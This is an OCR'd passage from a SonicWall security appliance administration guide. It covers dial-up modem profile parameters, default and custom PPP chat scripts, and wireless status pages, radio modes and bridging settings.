


10 In the **ISP Address Setting** section, select **Obtain an IP Address Automatically** if you do not have a permanent dialup IP address from your ISP. If you have a permanent dialup IP address from your ISP, select **Use the following IP Address** and enter the IP address in the corresponding field.

11 If you obtain an IP address automatically for your DNS server(s), select **Obtain an IP Address Automatically**. If your ISP has a specific IP address for the DNS server(s), select **Use the following IP Address** and enter the IP address of the primary DNS server in the corresponding field. You can also add a secondary DNS server address in the field below.

Parameters

12 Click on the **Parameters** tab. Use the settings in the page to configure modem dialup behavior.



13 In the **Connect Type** menu select one of the following options:

- **Persistent Connection** - By selecting **Persistent Connection**, the modem stays connected unless you click the Disconnect button on the **Network > Settings** page. Depending on settings selected on the **Network > Failover & LB** page, the modem dials automatically when a WAN connection fails. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.
- **Connect on Data** - Using **Connect on Data** requires that outbound data is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWall security appliance internal applications such as AutoUpdate and Anti-Virus. If **Enable WAN Failover** is selected on the **Modem > Failover** page, the pings generated by the probe can trigger the modem to dial when no WAN Ethernet connection is detected. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.
- **Manual Connection** - Selecting **Manual Connection** for a **Primary Profile** means that a modem connection does not automatically occur. You must click the **Connect** button on the **Network > Settings** page for the dialup connection to be established. Also, WAN Failover does not automatically occur.

  IMPORTANT: If you are configuring two dial-up profiles for WAN failover, the modem behavior should be the same for each profile. For example, if your Primary Profile uses Persistent Connection, your Secondary Profile should also use Persistent Connection.

  If you enable Persistent Connection for the modem, the modem connection remains active until the WAN Ethernet connection is reactivated or you force disconnection by clicking Disconnect on the Configure page.

14 If you selected either **Connect on Data** or **Manual Connection**, enter the number of minutes a dial-up connection is allowed to be inactive in the **Enable Inactivity Disconnect (minutes)** field.

15 Select the connection speed from the **Max Connection Speed (bps)** menu. **Auto** is the default setting as the SonicWall security appliance automatically detects the connection speed when it connects to the ISP or you can select a specific speed option from the menu.

16 Select **Enable Max Connection Time (minutes)** if the connection is terminated after the specified time. Enter the number of minutes for the connection to be active. The value can range from 0 to 1440 minutes. This feature does not conflict with the **Inactivity Disconnect** setting. If both features are configured, the connection is terminated based on the shortest configured time.

17 If you select **Enable Max Connection Time (minutes)**, enter the number of minutes to delay before redialling the ISP in the **Delay Before Reconnect (minutes)**. The value can range from 0 to 1440, and the default value is 0 which means there is no delay before reconnecting to the ISP.

18 If you have call waiting on your telephone line, you should disable it or another call can interrupt your connection to your ISP. Select **Disable Call Waiting** and then select command from the list. If you do not see your command listed, select **Other**, and enter the command in the field. If you are not sure which command to use, see the documentation that came with your phone service or contact your phone service provider.


19 If the phone number for your ISP is busy, you can configure the number of times that the SonicWall security appliance modem attempts to connect in the **Dial Retries per Phone Number** field. The default value is **0**.

20 Enter the number of seconds between attempts to redial in the **Delay Between Retries (seconds)** field. The default value is **5** seconds.

21 Select **Disable VPN when Dialled** if VPN Security Associations (SAs) are disabled when the modem connects to the ISP. Terminating the dial-up connection re-enables the VPN SAs. This is useful if you want to deploy your own point-to-point RAS network and want packets to be sent in the clear to your intranets.

Schedule

22 Click the **Schedule** tab.



23 If you want to specify scheduled times the modem can connect, select **Limit Times for Dialup Profile**. Enter times for each day in 24-hour format that you want the modem to be able to make a connection.

24 Click **OK** to add the dial-up profile to the SonicWall security appliance. The Dialup Profile appears in the **Connection Profiles** table.

Chat Scripts

Some legacy servers can require company-specific chat scripts for logging onto the dial-up servers.

A chat script, like other types of scripts, automates the act of typing commands using a keyboard. It consists of commands and responses, made up of groups of expect-response pairs as well as additional control commands, used by the chat script interpreter on the TELE3 SP. The TELE3 SP uses a default chat script that works with most ISPs, but your ISP may require a chat script with specific commands to “chat” with their server. If an ISP requires a specific chat script, it is typically provided to you with your dial-up access information. The default chat script for the TELE3 SP has the following commands:

```
ABORT `NO DIALTONE'
ABORT `BUSY'
ABOR `NO CARRIER'
"ATQ0
"ATE0
"ATM1
"ATL0
"ATV1
OK ATDT\T
CONNECT \D \C
```

The first three commands direct the chat script interpreter to abort if any of the strings **NO CARRIER**, **NO DIALTONE**, or **BUSY** are received from the modem.

The next five commands are AT commands that tell the chat interpreter to wait for nothing as " defines an empty string, and configure the following on the modem: return command responses, don't echo characters, report the connecting baud rate when connected, and return verbose responses.

The next line has **OK** as the expected string, and the interpreters waits for **OK** to be returned in response to the previous command, **ATV1**, before continuing the script. If OK is not returned within the default time period of 50 seconds, the chat interpreter aborts the script and the connection fails. If **OK** is received, the prefix and phone number of the selected dial-up account is dialled. The **\T** command is replaced by chat script interpreter with the prefix and phone number of the dial-up account.

In the last line of the script, **CONNECT** is the expected response from the remote modem. If the modems successfully connect, **CONNECT** is returned from the TELE3 SP modem.The **\D** adds a pause of one second to allow the server to start the PPP authentication. The **\C** command ends the chat script end without sending a carriage return to the modem. The TELE3 SP then attempts to establish a PPP (Point-to-Point Protocol) connection over the serial link. The PPP connection usually includes authentication of the user by using PAP (Password Authentication Protocol) or CHAP (Challenge Handshake Authentication Protocol) from the PPP suite. Once a PPP connection is established, it looks like any other network interface.

Custom Chat Scripts

Custom chat scripts can be used when the ISP dial-up server does not use PAP or CHAP as an authentication protocol to control access. Instead, the ISP requires a user to log onto the dial-up server by prompting for a user name and password before establishing the PPP connection. For the most part, this type of server is part of the legacy systems rooted in the dumb terminal login architecture. Because these types of servers can prompt for a user name and password in a variety of ways or require subsequent commands to initiate the PPP connection, a **Chat Script** field is provided for you to enter a custom script.

If a custom chat script is required by an ISP for establishing a connection, it is commonly found on their web site or provided with their dial-up access information. Sometimes the scripts can be found by using a search engine on the Internet and using the keywords, “chat script ppp Linux <ISP name>”.

A custom chat script can look like the following script:

```
ABORT `NO CARRIER'
ABORT `NO DIALTONE'
ABORT `BUSY'
" ATQ0
" ATE0
" ATM1
" ATW2
" ATV1
OK ATDT\T
CONNECT "
sername: \L
assword: \P
```

TIP: The first character of username and password are ignored during PPP authentication.

The script looks a lot like the previous script with the exception of the commands at the end. There is an empty string (") after **CONNECT** which sends a carriage return command to the server. The chat interpreter then waits for **sername:** substring. When a response is returned, the current PPP account user name, substituting the **\L** command control string, is sent. Then, the chat interpreter waits for the substring assword:, and sends the password, substituting **\P** with the PPP account password. If either the **sername** or **assword** substring are not received within the timeout period, the chat interpreter aborts the dial-up process resulting in a dial-up failure.

Part 7

Wireless

- Viewing WLAN Settings, Statistics, and Station Status
- Wireless > Status
- Configuring Wireless Settings
- Configuring Wireless Security
- Configuring Advanced Wireless Settings
- TZ Wireless MAC Filter List
- Configuring Wireless IDS
- Configuring Virtual Access Points with Internal Wireless Radio

56

Viewing WLAN Settings, Statistics, and Station Status

Wireless Overview


The SonicWall Wireless security appliances support wireless protocols called IEEE 802.11b, 802.11g, and 802.11n commonly known as Wi-Fi, and send data via radio transmissions. The SonicWall wireless security appliance combines three networking components to offer a fully secure wireless firewall: an Access Point, a secure wireless gateway, and a stateful firewall with flexible NAT and VPN termination and initiation capabilities. With this combination, the wireless security appliance offers the flexibility of wireless without compromising network security.

Typically, the wireless security appliance is the access point for your wireless LAN and serves as the central access point for computers on your LAN. In addition, it shares a single broadband connection with the computers on your network. Since the wireless security appliance also provides firewall protection, intruders from the Internet cannot access the computers or files on your network. This is especially important for an “always-on” connection such as a DSL or T1 line that is shared by computers on a network.

However, wireless LANs are vulnerable to “eavesdropping” by other wireless networks which means you should establish a wireless security policy for your wireless LAN. On the wireless security appliance, wireless clients connect to the Access Point layer of the firewall. Instead of bridging the connection directly to the wired network, wireless traffic is first passed to the Secure Wireless Gateway layer where the client is required to be authenticated via User Level Authentication. Wireless access to Guest Services and MAC Filter Lists are managed by the wireless security appliance. If all of the security criteria are met, then wireless network traffic can then pass via one of the following Distribution Systems (DS):

- LAN

- WAN
- Wireless Client on the WLAN
- DMZ or other zone on Opt port
- VPN tunnel



Topics:

- Considerations for Using Wireless Connections
- Recommendations for Optimal Wireless Performance
- Adjusting the Antennas
- Wireless Node Count Enforcement
- MAC Filter List

Information about wireless status can be found in Wireless > Status.

Considerations for Using Wireless Connections

- **Mobility** - if the majority of your network is laptop computers, wireless is more portable than wired connections.
- **Convenience** - wireless networks do not require cabling of individual computers or opening computer cases to install network cards.
- **Speed** - if network speed is important to you, you may want to consider using Ethernet connections rather than wireless connections.
- **Range and Coverage** - if your network environment contains numerous physical barriers or interference factors, wireless networking may not be suitable for your network.

- **Security** - wireless networks have inherent security issues due to the unrestricted nature of the wireless transmissions. However, the wireless security appliance is a firewall and has NAT capabilities which provides security, and you can use WPA or WPA2 to secure data transmissions.

NOTE: For the latest information about regulatory approvals and restrictions for SonicWall wireless devices, please see the product documentation for your product at https://support.sonicwall.com/technical-documents. Each device has a unique regulatory document or *Getting Started Guide* that provides the relevant information.

Recommendations for Optimal Wireless Performance

- Place the wireless security appliance near the center of your intended network. This can also reduce the possibility of eavesdropping by neighboring wireless networks.
- Minimize the number of walls or ceilings between the wireless security appliance and the receiving points such as PCs or laptops.
- Try to place the wireless security appliance in a direct line with other wireless components. Best performance is achieved when wireless components are in direct line of sight with each other.
- Building construction can make a difference on wireless performance. Avoid placing the wireless security appliance near walls, fireplaces, or other large solid objects. Placing the wireless security appliance near metal objects such as computer cases, monitors, and appliances can affect performance of the unit.
- Metal framing, UV window film, concrete or masonry walls, and metallic paint can reduce signal strength if the wireless security appliance is installed near these types of materials.
- Installing the wireless security appliance in a high place can help avoid obstacles and improve performance for upper stories of a building.
- Neighboring wireless networks and devices can affect signal strength, speed, and range of the wireless security appliance. Also, devices such as cordless phones, radios, microwave ovens, and televisions may cause interference on the wireless security appliance.

Adjusting the Antennas

The antennas on the wireless security appliance can be adjusted for the best radio reception. Begin with the antennas pointing straight up, and then adjust as necessary. Note that certain areas, such as the area directly below the wireless security appliance, get relatively poor reception. Pointing the antenna directly at another wireless device does not improve reception. Do not place the antennas next to metal doors or walls as this can cause interference.

Wireless Node Count Enforcement

Users connecting to the WLAN or connecting through the SonicWall GroupVPN are not counted towards the node enforcement on the SonicWall. Only users on the LAN and non-Wireless zones on the Opt port are counted towards the node limit.

The Station Status table lists all the wireless nodes connected.


MAC Filter List

The SonicWall wireless security appliance networking protocol provides native MAC address filtering capabilities. When MAC address filtering is enabled, filtering occurs at the 802.11 layer, wireless clients are

prevented from authenticating and associating with the wireless access point. Since data communications cannot occur without authentication and association, access to the network cannot be granted until the client has given the network administrator the MAC address of their wireless network card.

Wireless > Status

The **Wireless > Status** page provides status information for wireless network, including **WLAN Settings**, **WLAN Statistics**, **WLAN Activities** and **Station Status**.




The **Wireless > Status** page has four tables:

- WLAN Settings
- WLAN Statistics
- WLAN Activities
- Station Status
- Discovered Access Points

WLAN Settings

The **WLAN Settings** table lists the configuration information for the built-in radio. All configurable settings in the **WLAN Settings** table are hyperlinks to their respective pages for configuration. Enabled features are displayed in

green, and disabled features are displayed in red. Click on a setting to go the page in the Management Interface where you can configure that setting.




WLAN Configurable Settings

WLAN Settings	Value
WLAN	Enabled or Disabled
SSID	Wireless network identification information
MAC Address (BSSID)	Serial Number of the wireless security appliance
WLAN IP Address	IP address of the WLAN port
WLAN Subnet Mask	Subnet information
Regulatory Domain	**FCC - North America** for domestic appliances **ETSI - Europe** for international appliances
Channel	Channel Number selected for transmitting wireless signal
Radio Tx Rate	Network speed in Mbps
Radio Tx Power	Current power level of the radio signal transmission
Authentication Type	Encryption settings for the radio, or Disabled--see the Wireless > Security on page 603
MAC Filter List	Enabled or Disabled
Guest Services	Enabled or Disabled
Intrusion Detection	Enabled or Disabled
Wireless Firmware	Firmware version on the radio card
Associated Stations	Number of clients associated with the wireless security appliance
Radio Mode	Current power level of the radio signal transmission

WLAN Statistics

The **WLAN Statistics** table lists all of the traffic sent and received through the WLAN. The **Wireless Statistics** column lists the kinds of traffic recorded, the **Rx** column lists received traffic, and the **Tx** column lists transmitted traffic.




WLAN Statistics

Wireless Statistics	Rx/TX
Good Packets	Number of allowed packets received and transmitted.
Bad Packets	Number of packets that were dropped that were received and transmitted.
Good Bytes	Total number of bytes in the good packets.
Management Packets	Number of management packets received and transmitted.
Control Packets	Number of control packets received and transmitted.
Data Packets	Number of data packets received and transmitted.

WLAN Activities

The **WLAN Activities** table describes the history of wireless clients connecting to the SonicWall wireless security appliance.



WLAN Activities Statistics

Wireless Activities	Value
Associations	Number of wireless clients that have connected to the wireless security appliance.
Disassociations	Number of wireless clients that have disconnected to the wireless security appliance.
Reassociations	Number of wireless clients that were previously connected that have re-connected.
Authentications	Number of wireless clients that have been authenticated.
Deauthentications	Number of authenticated clients that have disconnected.
Discards Packets	Number of discarded packets.


Station Status

The **Station Status** table displays information about wireless connections associated with the wireless security appliance.

- **Station** - the name of the connection used by the MAC address
- **MAC Address** - the wireless network card MAC address
- **Authenticated** - status of wireless authentication
- **Associated** - status of wireless association
- **AID** - Association ID, assigned by the security appliance
- **Signal** - strength of the radio signal
- **Timeout** - number of seconds left on the session
- **Configure** - options for configuring the station:
  - - configure power management on the wireless network card of this station, if enabled.
  - - block the station from the security appliance and add it to the Deny MAC Filter List.
  - - dissociate the station from the security appliance.

Discovered Access Points

The **Discovered Access Points** table appears when the SonicWall appliance is in Wireless Client Bridge mode.



To create a wireless bridge with another access point:

1. Before you begin, verify that your wireless security settings match that of the access point to which you are bridging, and that you have switched your SonicWall TZ wireless appliance to Wireless Client Bridge mode in the **Wireless > Settings** page.
2. In the **Wireless > Status** screen, locate the access point you wish to bridge to and click the **Connect** button.
3. The configuration is set and your **SSID** changes to mirror that of the wireless bridge host.

NOTE: For security reasons, never create a bridge over an open wireless connection.


57

Configuring Wireless Settings

- Wireless > Settings
  - Wireless Radio Mode
  - Wireless Settings

Wireless > Settings

The **Wireless > Settings** page allows you to configure settings for the 802.11 wireless antenna.



Topics:

- Wireless Radio Mode on page 600
- Wireless Settings on page 601


Wireless Radio Mode

The Radio Role allows you to configure the SonicWall TZ wireless for one of two modes:

NOTE: Be aware that when switching between radio roles, the SonicWall appliance may require a restart.


- **Access Point** - Configures the SonicWall appliance as an Internet/network gateway for wireless clients.

  Wireless Radio Mode: Access point



- **Wireless Client Bridge** - The SonicWall TZ wireless provides Internet/network access by bridging wirelessly to another SonicWall wireless device or SonicPoint access point, selected on the **Wireless > Status** screen. This mode allows for the possibility of secure network communications between physically separate locations, without the need for long and costly ethernet cabling runs.

  Wireless Radio Mode: Wireless Client Bridge



NOTE: For more information on Wireless Client Bridging, refer to the *SonicWall Secure Wireless Network Integrated Solutions Guide*, or the *SonicWall Wireless Bridging Technote*, available at https://support.sonicwall.com/kb-product-select.

Wireless Settings

The following options are available on the **Wireless > Settings** page:

- **Enable WLAN Radio**: Check this box to turn the radio on, and enable wireless networking. Click **Apply** in the top right corner of the management interface to have this setting take effect.
- **Schedule**: The schedule determines when the radio is on to send and receive data. The default value is **Always on**. The Schedule list displays the schedule objects you create and manage in the **System > Schedule** page. The default choices are:
  - **Always on**
  - **Work Hours** or **M-T-W-TH-F 08:00-17:00** (these two options are the same schedules)
  - **M-T-W-TH-F 00:00-08:00**
  - **After Hours** or **M-T-W-TH-F 17:00-24:00** (these two options are the same schedules)
